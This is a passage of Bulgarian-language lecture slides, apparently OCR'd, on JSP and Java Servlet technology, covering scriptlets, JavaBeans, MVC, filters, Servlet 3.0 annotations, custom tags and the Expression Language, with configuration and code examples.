4. Изрази, скриптлети и декларации
5. Предварително дефинирани променливи (неявни обекти)
6. Директиви page и include
7. Интеграция на JSP с аплети
8. Използване на JavaBeans
9. Стандартни действия <jsp:include> и <jsp:forward>
10. Трислойна архитектура: презентация, бизнес логика и данни (Model -View-Controller – MVC design pattern, Model 2)

JavaServer™ Pages (JSP™) (1)

- Сървлети = HTML генериран динамично в Java кода
- JavaServer Pages (JSP) = Java код, който е вграден в HTML. Как? --> 3 начина:
  - Изрази – за директно динамично генериране (извеждане в HttpServletResponse) на HTML и данни
  - Скриптлети – за изпълнение на произволни фрагменти Java код при генериране на страницата
  - Декларации – за (пре)дефиниране на методите на генерирания сървлет – например _jspInit() и _jspDestroy()

Java Server Pages (JSP) (2)

- JSP се компилират до сървлети:
  - _jspInit() – инициализация на сървлета - вместо init()
  - _jspDestroy() – приключване работата на сървлета - вместо destroy()
  - _jspService() – за обработка на HTTP заявка от сървлета - вместо service()
- Предимства - по лесно създаване и актуализация на съдържанието
  - Разделение на труда между програмисти и дизайнери
  - Наличие на стандартни уеб редактори
  - Възможност за използване на уеб стандарти – XML, CSS, XSLT и др.

Сравнение на JSP с други уеб технологии

- с Active Server Pages (ASP) – платформена независимост
- с PHP: Hypertext Preprocessor = PHP (рекурсивен акроним) – по разширено API, множество сървъри
- с JavaScript – допълващи се технологии – JSP е на сървъра, JavaScript се изпълнява от клиентския браузър
- с Java Servlets - допълващи се технологии – JSP – презентация, Servlets – бизнес логика, променлива структура, динамични данни

Подходи за използване на JSP

- JSP изцяло заместват сървлетите – поставяме целия Java код в скриптови изрази
- Използваме помощни класове за да изкараме Java кода от JSP страницата и го извикваме като методи
- Използваме JavaBeans класове за до достъпим и съхраним необходимата информация и функционалност под формата на свойства (properites) на бийна
- Реализация на Model-View-Controller (MVC, Model 2) архитектура чрез комбиниране на портален сървлет (Controller), множество JSP страници (Views) и JavaBeans за предаване на информацията между тях (Model)
- Използване на собствени тагове и Expression Language (EL)

Изрази

- <%= ... %>
- Пример: <%= new java.util.Date() %> - отпечатва текущата дата и час
- Текстът се преобразува до:

  out.println(new java.util.Date())

  в метода _jspService
- XML синтаксис:

  <jsp:expression> ...</jsp:expression>

Скриптлети

- <% ... %>
- Пример: <% String c=request.getParameter (“color”); if(c != null) out.println(“bgcolor=” + c); %>
- Текстът се преобразува в метода _jspService:

  String c=request.getParameter (“color”);

  if(c != null) out.println(“bgcolor=” + c);

- XML синтаксис:

  <jsp:scriptlet> ...</jsp:scriptlet>

Декларации

- <%! ... %>
- Пример: <%! private String getHeading() {
  return “<h1>” + Math.random() + “</h1>”; }%>
- Текстът се преобразува в нов метод **getHeading()** в тялото на генерирания сървлет **извън** метода _jspService.
- XML синтаксис:
  <jsp:declaration> ...</jsp:declaration>

JSP коментари

- <%-- ... --%>
- Пример: <%-- This is a JSP comment --%>
- Алтернатива на HTML коментарите

  <!-- This is an HTML comment -->
- Разликата е, че JSP коментарът не се вижда с “View Source” в клиентския браузър

Предварително дефинирани променливи

- request – заявка към JSP страницата HttpServletRequest
- response – HTTP отговор на завка HttpServletResponse
- out – изходен символен поток за писане в entity частта на отговора (JspWriter)
- session – сесия на HTTP сървъра (HttpSession)
- application – контекст на приложението (ServletContext)
- config – конфигурация на JSP сървлета (ServletConfig)
- pagecontext – една точка за достъп до останалите променливи (обект от тип PageContext)
- page – синоним на this в JSP страницата

Директиви page и include

- <%@ page *attribute1=value1* .... *attributeN=valueN* %>
  - Атрибути: import, pageEncoding, contentType, session, buffer, autoFlush, info, errorPage, isErrorPage, extends, language, isThreadSafe, isELIgnored
- <%@ include file="relativeURL" %>
- XML синтаксис:

```
<jsp:directive.include file="relativeURL" />
```

Използване на JavaBeans

- <jsp:useBean id=”beanName”
  class=”package.Class” />
- <jsp:getProperty name=”beanName”
  property=”propertyName” />
- <jsp:setProperty name=”beanName”
  property=”propertyName”
  value=”propertyValue” />

Стандартни действия <jsp:include> и <jsp:forward>


- <jsp:include page="relativeURL | ${Expression } |
  <%= expression %>" flush="true| false" >
  <jsp:param name="parameterName"
  value="parameterValue | ${ Expression } |
  <%= expression %>" />
  </jsp:include>
- <jsp:forward page="relativeURL | ${Expression } |
  <%= expression %>" flush="true| false" >
  <jsp:param name="parameterName"
  value="parameterValue | ${ Expression } |
  <%= expression %>" />
  </jsp:forward>


Трислойна архитектура: презентация, бизнес логика и данни: Model -View-Controller-MVC design pattern, Model 2

- Servlet (Controller) + JSPs (Views) + POJOs (Model)


Предимства на MVC:

- Разделяне на труда между уеб дизайнери и програмисти на Java™
- Възможност за независима промяна на презентационната логика и визуалното представяне на данните
- По-лесна поддръжка, модификация и разширяване
- Улеснена навигация




HTTP/HTTPS
Web (Browser) Clients
Уеб форма (JSP или HTML)
Изпращане на форма
Web Container
HTTP/HTTPS
JSP A
JSP B
JSP C
Front Servlet
Връщане на
бийнове
и запаване в
RequestScope
Извикване на
бизнес методи
POJO
(Business Logic)
RequestDispatcher dispatcher =
request.getRequestDispatcher(jspAddress);
dispatcher.forward(request, response);

Model 2 MVC архитектура



Жизнен цикъл на сървлета

- Зареждане на класа на сървлета от уеб контейнера
- Уеб контейнерът създава инстанция на класа
- Инициализира инстанцията на сървлета като извиква метода **init()**
- Извиква **service()** метода за всяка заявка подавайки **request** и **response** обекти като аргументи
- Преди да деактивира (премахне) сървлета контейнера извиква неговия метод **destroy()**

Слушатели на събития

- Инсталиране и деинсталиране на уеб приложението: ServletContextListener --> ServletContextEvent
- Добавяне на атрибут към уеб контекста (приложението): ServletContexAttributetListener --> ServletContextAttributeEvent
- Създаване на нова сесия, инвалидиране, активиране, пасивиране и таймаут: HttpSessionListener, HttpSessionActivationListener --> HttpSessionEvent
- Добавяне, премахване или замяна на атрибут в сесията: HttpSessionAttributeListener, HttpSessionBindingListener --> HttpSessionBindingEvent

Слушатели на събития (2)

- Получаване на нова заявка:
  ServletRequestListener --> ServletRequestEvent
- Добавяне, премахване или замяна на атрибут към заявката: ServletRequestAttributeListener --> ServletRequestAttributeEvent

Филтри

- Филтърът е обект, който може да трансформира хедърите (заглавните части) и/или съдържанието на HTTP Request и/или HTTP Response.
- Филтрите са многократно използваеми в различни конфигурации и не трябва да зависят от компонента, към който са прикачени
- Употреба – за взаимодействие с външни ресурси, промяна на хедъри, блокиране или филтриране или промяна на съдържание на заявката или отговора

Филтри II

- Filter – базов клас за HTML филтрите
  - init () - инициализация
  - destroy() - приключване
  - doFilter – основна работа на филтъра
- FilterChain – филтрите могат да се прилагат в последователност
- FilterConfig ~ ServletConfig
- Програмиране на филтри които променят **request** и/или **response**,класове: HttpServletRequestWrapper и HttpServletResponseWrapper

Деклариране на филтри в web.xml

```
<filter>
    <filter-name>Servlet Mapped Filter</filter-name>
    <filter-class>filters.ExampleFilter</filter-class>
  <init-param>
      <param-name>attribute</param-name>
      <param-value>
          filters.ExampleFilter.SERVLET_MAPPED
    </param-value>
  </init-param>
</filter>
```

Прикачане на филтри към сървлети

```
<filter-mapping>
    <filter-name>Servlet Mapped Filter</filter-name>
     <servlet-name>invoker</servlet-name>
</filter-mapping>
<filter-mapping>
    <filter-name>Path Mapped Filter</filter-name>
     <url-pattern>/servlet/*</url-pattern>
</filter-mapping>
```

Ключови подобрения в Java™ EE 6

Съгласно публикация на Ed Ort от декември 2009 http://java.sun.com/developer/technicalArticles/JavaEE/JavaEE6Overview.html сред основните подобрения в Java™ EE 6 са:

- Java API for RESTful Web Services (JAX-RS)
- Contexts and Dependency Injection for the Java EE Platform (CDI)
- Bean Validation
- Web fragments
- Shared framework pluggability
- Servlet 3.0 (JSR 315) - asynchronous processing, annotations, нови методи за програмна аутентификация, HTTP-only Cookies.
- Улеснено създаване на уеб страници с JSF 2.0, Facelets & Templating, Composite components

Java Servlet 3 API – JSR 315

- Част от Java EE спецификацията
- Основни подобрения:
  - По-лесна разработка на уеб приложения
  - Разширяемост и автоматично разпознаване/ включване на нови web development frameworks (Apache Wicket, Spring MVC, ...)
  - Асинхронна обработка при дълго продължаващи клиентски заявки
  - Подобрена програмна сигурност, чрез нови методи за програмна аутентификация

Характериситки на Java Servlet 3.0 API

- Използване на разумни стойности по подразбиране и опростяване на конфигурацията
- Използване на анотации за декларативно конфигуриране и инжектиране на зависимости
- Използване на type-safe generics за по надеждни програми
- Опционален web.xml – ако го има е с по-висок приоритет пред анотациите в кода

Основни анотации в Java Servlet 3 API

- **@HandlesTypes –** автоматична Framework регистрация
- **@HttpConstraint –** декларативна сигурност
- **@HttpMethodConstraint –** декларативна сигурност
- **@MultipartConfig –** обработка на file uploads (Parts)
- **@ServletSecurity –** декларативна сигурност
- **@WebFilter –** декларативна сигурност
- **@WebInitParam –** автоматична регистрация
- **@WebListener –** автоматична регистрация
- **@WebServlet –** автоматична регистрация

Регистрация на сървлети и филтри

```
@WebServlet(name="mytest",
        urlPatterns={"/"},
        initParams={ @WebInitParam(name="mymsg",
value="my servlet") } )
public class MyServlet extends HttpServlet {.....}

@WebFilter(urlPatterns={"/"},
initParams={ @WebInitParam(name="mymsg", value="my
filter") })
public class MyFilter implements Filter { ... }

@javax.servlet.annotation.WebListener
public class MyServletContextListener implements
ServletContextListener { ... }
```

Динамична регистрация на уеб компоненти

```
ServletRegistration sr = sc.addServlet("MyServlet",
        "web.myservlet.MyServlet");
sr.setInitParameter("servletName", "MyServlet");
sr.addMapping("/*");
FilterRegistration fr = sc.addFilter("MyDynamicFilter",
        "web.myservlet.MyFilter");
fr.setInitParameter("filterName", "MyFilter");
fr.addMappingForServletNames(EnumSet.of(
        DispatcherType.REQUEST), true, "MyServlet");
sc.addListener("web.myservlet.MyServletRequestListener");
```

Автоматично разпознаване на Frameworks

```
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" version="3.0"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <absolute-ordering>
    <name>FilterApp1</name>
    <others/>
    <name>FilterApp2</name>
  </absolute-ordering>
</web-app>
```


Автоматично разпознаване на Frameworks (2)

```
<web-fragment xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
version="3.0"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-fragment_3_0.xsd"
metadata-complete="true">
  <name>FilterApp1</name>
  <filter>
    <icon/>
    <filter-name>myfilter</filter-name>
    <filter-class> myapp.MyFilter</filter-class>
  </filter>
```

Автоматично разпознаване на Frameworks (3)

```
  <filter-mapping>
    <filter-name>myfilter</filter-name>
    <url-pattern>/</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>
</web-fragment>
```

Динамично разпознаване на ресурси



Асинхронна обработка на заявки

```
final AsyncContext ac = req.startAsync();
ac.setTimeout(10  * 60 * 1000);
ac.addListener(new AsyncListener() {
  public void onComplete(AsyncEvent event) throws IOException{
      queue.remove(ac);
  }
  public void onTimeout(AsyncEvent event) throws IOException {
      queue.remove(ac);
  }
...}
```

- @WebServlet анотация – с атрибут asynchSupported=true

Multipart Form – File Uploads

- @MultipartConfig анотация – с атрибути:
  - fileSizeThreshold
  - location
  - maxFileSize
  - maxRequestSize
- Методи на класа **HttpServletRequest**:
  - Part getPart(java.lang.String name)
  - java.util.Collection<Part> getParts()
- Клас Part

Програмна конфигурация на сесийни кукита

```
SessionCookieConfig scc =
        sce.getServletContext().getSessionCookieConfig();
scc.setName("MYJSESSIONID");
scc.setPath("/myPath");
scc.setDomain("mydomain");
scc.setComment("myComment");
scc.setSecure(true);
scc.setHttpOnly(true);
scc.setMaxAge(120);
```

Собствени библиотеки от JSP™ тагове

- Предимства:
  - чисто разделяне на презентация от бизнес логика
  - възможност за разделение на труда между програмисти и уеб разработчици
  - възможност за редуциране на сложните процедурни операции до по-прости декларативни тагове
  - таговете могат да манипулират съдържанието на страницата, да се свързват един с друг чрез входни (атрибути) и изходни променливи и да се влагат един в друг и да работят съвместно, да достъпват бийнове и функции чрез JSP 2.x Expression Language

Собствени библиотеки от JSP™ тагове

- Особености и недостатъци:
  - създаването на собствени библиотеки от тагове е свързано с повече работа и е оправдано, когато реализираната функционалност ще се използва многократно
  - таговете имат сравнително самостоятелно поведение, за разлика от **java beans**, които обикновено се споделят между множество страници
  - Имаме няколко вида тагове – **classic tags, simple tags, tag files (jsp fragments)** – необходими са познания кой вид да предпочетем за конкретна цел

Основни компоненти на JSP™ тагове

- Три основни компонента на JSP таг:
  - Tag Handler Class или Tag File – дефинира функционалността на тага
  - Tag Library Descriptor – описва съответствието между имена на тагове, атрибути, променливи и др. в markup-а и съответните java класове
  - JSP страница – дефинира (импортира) съответните библиотеки като ги прави достъпни чрез по-кратък префикс (XML namespace, за XML документи)
- Незадължителен четвърти елемент е задаването на унифицирани имена на библиотеките с тагове в web.xml

Включване на Tag Library в JSP™ страница

- Обявяване на префикса на библиотеката чрез директивата:

<%@ taglib prefix="my" [tagdir=/WEB-INF/tags/*dir* | uri=*URI*] %>

- Използване на таговете в библиотеката (или таг файловете в съответната директория) в JSP™ страницата:

```
<my:url var="url" value="/nextPage" >
    <my:param name="itemId" value="${itemId}" />
</my:url>
```

Tag Library Descriptor

```
<taglib xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    web-jsptaglibrary_2_0.xsd"  version="2.0">

    <description>A tag library exercising SimpleTag handlers.
    </description>
    <tlib-version>1.0</tlib-version>
    <short-name>SimpleTagLibrary</short-name>
    <uri>/SimpleTagLibrary</uri>

    <tag>
       ...
    </tag>
</taglib>
```

Видове JSP™ тагове

- Класически JSP тагове – пакет: javax.servlet.jsp.tagext
- SimpleTag – наследници на класа javax.servlet.jsp.tagext.SimpleTagSupport
- Tag files – директно HTML markup – няма нужда от класове и дескриптори

JSP™ 2 Simple Tag тагове (1)

Особености:

- <body-content>empty | scriptless | tagdependent</body-content>
- Предефинираме метода doTag()
- Чрез метода getJspContext() получаваме достъп до PageContext обект, от който можем да вземем JspWriter out = pageContext.getOut() и всички други необходими данни
- Чрез метода getJspBody() получаваме JspFragment, който представлява тялото на тага.

JSP™ 2 Simple Tag тагове (2)

- Реализация на Simple Tag – tag handler:

```
public class RepeatTag extends SimpleTagSupport {
  private int count = 1;
  public void doTag() throws JspException, IOException {
     for (int n=1; n<=count; n++) {
        getJspContext().setAttribute("iteration", String.valueOf(n) );
         getJspBody().invoke(null);
     }
  }
  public void setCount(int count) {
     this.count = count;
```

JSP™ 2 Simple Tag тагове (3)

- Описание на Simple Tag в TLD:

```
<tag>
        <name>repeat</name>
        <tag-class>mytags.RepeatTag</tag-class>
        <body-content>scriptless</body-content>
        <variable>
            <name-given>iteration</name-given>
        </variable>
        <attribute>
            <name>count</name> <required>false</required>
            <rtexprvalue>true</rtexprvalue>
        </attribute>
</tag>
```

Tag Files в JSP™ 2

```
<%@ attribute name="bgcolor" %>
<%@ attribute name="caption”  fragment="true" %>
<%@ variable name-given="name" scope="NESTED"%>
<table border="1" bgcolor="${bgcolor}">
  <tr>
    <td><jsp:invoke fragment="caption"/></td>
  </tr>
  <tr>
    <td bgcolor="${bgcolor}">
      <jsp:doBody/>
    </td>
  </tr>
</table>
```

JSP™ Unified Expression Language (1)

- Unified - обединява начина за достъп и модификация на данните в JSTL и JSF
- Основни предимства:
  - универсален начин за достъп до java™ обекти (JavaBeans™), независимо от вида им (колекции, асоциативни списъци, неявни обекти, параметри на завката, кукита, ...) и обхвата (page, request, session, application), в който се намират
  - лесен достъп до свойства (properties)
  - наличие на основни аритметични и логически оператори
  - автоматична конверсия на типовете с празни стойности вместо изключения при грешка

JSP™ Unified Expression Language (2)

- Основни видове оценяване:
  - Незабавно (immediate) – JSTL: връща резултат незабавно при първоначално зареждане на страницата, read only. Примери: ${employee.name}, ${param.action}
  - Отложено (deffered) – JSF: оценява се многократно през различните етапи от жизнения цикъл на старницата, read/write. Примери: #{employee.name}, #{employee.validateName}

```
<h:form>
   <h:inputText id=”ename” value=”#{employee.name}
                validator=”#{employee.validateName”/>
   <h:commandButton id=”submit” action=”#employee.nextPage” />
</h:form>
```

Неявни обекти в JSP™ EL

- pageContext:
  - servletContext
    - initParam – стойност на инициализиращ параметър
  - session
  - request
    - param – стойност на параметър на заявката
    - paramValues – за параметри с множество стойности
    - header – стойност на заглавна част
    - headerValues – за заглавна част с множество ст-ти
    - cookie – стойност на бисквитка
  - response

Обхвати в JSP™ EL

- pageScope
- requestScope
- sessionScope
- applicationScope

Примери:

```
${sessionScope.employees[2].name}
${requestScope[“javax.servlet.forward.servlet_path”]}
${header[“accept-language”]}
${!empty param.addId && param.addId > 0}
${initParam['dbUrl']}
```

Дефиниране на функции в JSP™ EL

- Използване:

```
${mytld:toUpperCase(param.name)}
```

- Дефиниране като статичен метод на клас:

```
package mypackage;
